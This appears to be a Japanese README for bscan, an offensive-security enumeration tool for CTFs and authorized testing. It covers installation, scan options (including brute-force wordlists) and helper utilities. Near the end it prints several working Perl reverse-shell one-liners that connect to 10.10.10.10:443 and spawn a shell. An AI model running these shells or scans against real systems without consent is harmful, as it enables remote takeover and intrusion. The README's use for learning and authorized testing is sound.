

:mag: 非同期ターゲット列挙ツール :mag_right:





bscan は、アクティブな情報収集とサービス列挙を行うコマンドラインユーティリティです。その核心では、bscan はよく知られたスキャンユーティリティのプロセスを非同期に起動し、スキャン結果を強調表示されたコンソール出力と明確に定義されたディレクトリ構造に再利用します。
bscan は教育目的やCTFなどのイベントのみを対象としており、事前の明示的な同意なしにマシンやネットワークで実行してはなりません。このコードは MIT ライセンス の下で公開されています。
bscan は Kali Linux 上で実行するように作成されていますが、適切なツールがインストールされていれば、どのOSでも実行できないわけではありません。いくつかの異なるタイプのパッケージリリースとインストール方法があります。
セットアップして実行する最も簡単な方法は、お使いのオペレーティングシステムに適した単一ファイルの実行可能バージョンのプログラムをインストールすることです(Pythonのインストールは不要です)。
# on Linux (i.e., Kali)
wget -O bscan https://releases.brianwel.ch/bscan/linux

# on Windows
powershell -c "[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; wget 'https://releases.brianwel.ch/bscan/windows' -OutFile 'bscan.exe'"

# to download a specific version, use the following pattern
wget -O bscan https://releases.brianwel.ch/github/bscan/linux/0.1.4
PyPI から最新のパッケージ版をダウンロードすることもできます(Python 3.6+ がインストールされている必要があります)。
pip install bscan
同様に、バージョン管理から最新開発版を入手することもできます。
pip install https://github.com/welchbj/bscan/archive/master.tar.gz
bscan には、スキャンをニーズに合わせて調整するための多種多様な設定オプションがあります。簡単な例を示します。
$ bscan \
> --max-concurrency 3 \
> --patterns [Mm]icrosoft \
> --status-interval 10 \
> --verbose-status \
> scanme.nmap.org
ここで何が行われているのでしょうか?
--max-concurrency 3 は、同時に実行されるスキャンサブプロセスが最大3つまでであることを意味します--patterns [Mm]icrosoft は、生成されたスキャン出力内の一致を強調表示するためのカスタム正規表現パターンを定義します--status-interval 10 は、bscan に10秒ごとに実行時ステータスの更新を表示するよう指示します--verbose-status は、これらのステータス更新のたびに、現在実行中のすべてのスキャンサブプロセスの詳細を表示することを意味しますscanme.nmap.org は、列挙したいホストですbscan は、いくつかの追加設定ファイルにも依存しています。デフォルトのファイルは bscan/configuation ディレクトリにあり、以下の目的に使用されます。
patterns.txt は、スキャン出力と一致した場合にコンソール出力で強調表示される正規表現パターンを指定しますrequired-programs.txt は、bscan が使用する予定のインストール済みプログラムを指定しますport-scans.toml は、ターゲットで実行するポート発見スキャンと、スキャン出力からポート番号およびサービス名を解析するために使用される正規表現を定義しますservice-scans.toml は、サービスごとにターゲットで実行するスキャンを定義しますbscan --help を実行すると、以下のように表示されます。
usage: bscan [OPTIONS] targets

 _
| |__  ___  ___ __ _ _ __
| '_ \/ __|/ __/ _` | '_ \
| |_) \__ \ (__ (_| | | | |
|_.__/|___/\___\__,_|_| |_|

an asynchronous service enumeration tool

positional arguments:
  targets               the targets and/or networks on which to perform enumeration

optional arguments:
  -h, --help            show this help message and exit
  --brute-pass-list F   filename of password list to use for brute-forcing
  --brute-user-list F   filename of user list to use for brute-forcing
  --cmd-print-width I   the maximum integer number of characters allowed when printing
                        the command used to spawn a running subprocess (defaults to 80)
  --config-dir D        the base directory from which to load the configuration files;
                        required configuration files missing from this directory will
                        instead be loaded from the default files shipped with this
                        program
  --hard                force overwrite of existing directories
  --max-concurrency I   maximum integer number of subprocesses permitted to be running
                        concurrently (defaults to 20)
  --no-program-check    disable checking the presence of required system programs
  --no-file-check       disable checking the presence of files such as configured
                        wordlists
  --no-service-scans    disable running scans on discovered services
  --output-dir D        the base directory in which to write output files
  --patterns [ [ ...]]  regex patterns to highlight in output text
  --ping-sweep          enable ping sweep filtering of hosts from a network range
                        before running more intensive scans
  --quick-only          whether to only run the quick scan (and not include the
                        thorough scan over all ports)
  --qs-method S         the method for performing the initial TCP port scan; must
                        correspond to a configured port scan
  --status-interval I   integer number of seconds to pause in between printing status
                        updates; a non-positive value disables updates (defaults to 30)
  --ts-method S         the method for performing the thorough TCP port scan; must
                        correspond to a configured port scan
  --udp                 whether to run UDP scans
  --udp-method S        the method for performing the UDP port scan; must correspond
                        to a configured port scan
  --verbose-status      whether to print verbose runtime status updates, based on
                        frequency specified by `--status-interval` flag
  --version             program version
  --web-word-list F     the wordlist to use for scans
メインの bscan プログラムには、ワードリストを探したりリバースシェルを開こうとするときに作業を少し楽にするための2つのユーティリティプログラム (bscan-wordlists および bscan-shells) が同梱されています。
bscan-wordlists は、Kali Linux 上でワードリストファイルを見つけるために設計されたプログラムです。いくつかのデフォルトディレクトリを検索し、グロブファイル名マッチングをサポートしています。簡単な例を示します。
$ bscan-wordlists --find "*win*"
/usr/share/wordlists/wfuzz/vulns/dirTraversal-win.txt
/usr/share/wordlists/metasploit/sensitive_files_win.txt
/usr/share/seclists/Passwords/common-passwords-win.txt
他のオプションを調べるには bscan-wordlists --help を試してください。
bscan-shells は、target および port フィールドが入力されたさまざまなリバースシェルワンライナーを生成するプログラムです。ポート 443 で 10.10.10.10 に接続するように設定された、すべての Perl ベースのシェルをリストする簡単な例を示します。
$ bscan-shells --port 443 10.10.10.10 | grep -i -A1 perl
perl for windows
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"10.10.10.10:443");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'

perl with /bin/sh
perl -e 'use Socket;$i="10.10.10.10";$p=443;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'

perl without /bin/sh
perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"10.10.10.10:443");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
bscan-shells は、これらのコマンドを reverse-shells.toml 設定ファイルから取得していることに注意してください。他のオプションを調べるには bscan-shells --help を試してください。

